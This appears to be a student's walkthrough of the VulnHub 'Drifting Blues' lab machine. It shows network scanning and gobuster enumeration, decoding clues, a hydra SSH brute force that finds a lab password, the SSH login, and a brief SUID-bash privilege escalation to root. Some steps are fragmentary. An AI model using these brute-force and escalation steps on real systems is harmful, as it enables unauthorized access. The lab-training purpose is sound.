Vulnhub - Drifting Blues

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intro

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
Step 1: Scan the network


Decided to use netsdiscover for this particular machine, can be done with nbtscan or nmap. We'll use nmap for a more detailed scan, however, we know that the machine ip is ***192.168.56.117.***

netdiscover -i eth1 -r 192.168.56.0/24



nmap -sV -sC -A 192.168.56.117


With the scan below we know that the system is most likely a http vulnerability with out scan, and it is running on a Linux system. This means it may potentially be vulnerable to the dirty cow exploit if it is the correct linux version.




Step 2: Exploit vulnerable ports

We know that sice port 80 is open its most likely a webapp vulnerability so we can enumerate with ***gobuster***.


gobuster dir -u http://192.168.56.117 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt




Contents of secret.html:



Contents of index.html:




From this web page it seems that we have two email addresses and a domain, this is most likely usernames for our server that we can use. But since we got no useful information from the secret.html perhaps the source could would have something important.




There seems to be a base64 encoded text that we can decode.

echo 'L25vdGVmb3JraW5nZmlzaC50eHQ=' | base64 -d



We have a page that we may be able to access. The webpage seems to have ae bunch of Ook, perhaps this is an encoded language which we can decode.




The decoded text is: “my man, i know you are new but you should know how to use host file to reach our secret location. -eric”

With this information we know to put the webpage on our host file in ***/etc/hosts***. Since we have the email, its most likely that the domain under the email address is also the domain that is used for the webpage: “***driftingblues.box***”


sudo nano /etc/hosts

192.168.56.117 driftingblues.box (in /etc/hosts file)



Now we must enumerate the virtual hosts on this host.


gobuster vhost -u http://driftingblues.box -w /usr/share/wordlists/dirb/common.txt --append-domain --no-error



Now we can add test.driftingblues.box to our ***/etc/hosts***. We can repeat it the same way as we did prior by using ***nano*** to edit our text document.

sudo nano /etc/hosts


Simply add ***test.driftingblues.box*** onto our previous insert.




Step 3: Exploring HTTP further

Now that we have the test domain in our hosts file, we can access this page with that url. What we always do first with a new domain is enumerate with your enumeration program of choice. I will be using gobuster just to keep it consistent with previous enumeration.


gobuster dir -u http://test.driftingblues.box -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt



Robots.txt file has a file names ***ssh_cred.txt*** and we can open it to find a password in it.



The password is: ***1mw4ckyyucky*** and it may have a number appended at the end of it. So we need to try brute forcing into ssh.




Step 4: Brute force with hydra to gain ssh

With the information above we can create two text files with the usernames and passwords for our users which we will be using in conjunction with hydra.

cat password.txt

cat users.txt



hydra -t 4 -L users.txt -P password.txt 192.168.56.117 ssh

With this command we get a match on user: ***eric*** password: ***1mw4ckyyucky6***

```
sheryl

┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# hydra -t 4 -L users.txt -P password.txt 192.168.56.117 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-05 20:30:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 22 login tries (l:2/p:11), ~6 tries per
task
[DATA] attacking ssh://192.168.56.117:22/
[22][ssh] host: 192.168.56.117   login: eric   password: 1mw4ckyyucky6
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-05 20:30:14
```

```
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

We can now ssh into the system and get a user flag.

ssh eric@192.168.56.117

1mw4ckyyucky6


cat user.txt

```
┌──(root💀kali)-[/home/kali/Desktop/vulnhubs/driftingB]
└─# ssh eric@192.168.56.117
eric@192.168.56.117's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

eric@driftingblues:~$ cat user.txt
flag 1/2
```


```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

Step 5: Privilege Escalation


./pspy64



Contents of backup.sh



Create a custom bash in ***/tmp/emergency***



Will create getroot in tmp folder.

./getroot -p

cd /root

cat root.txt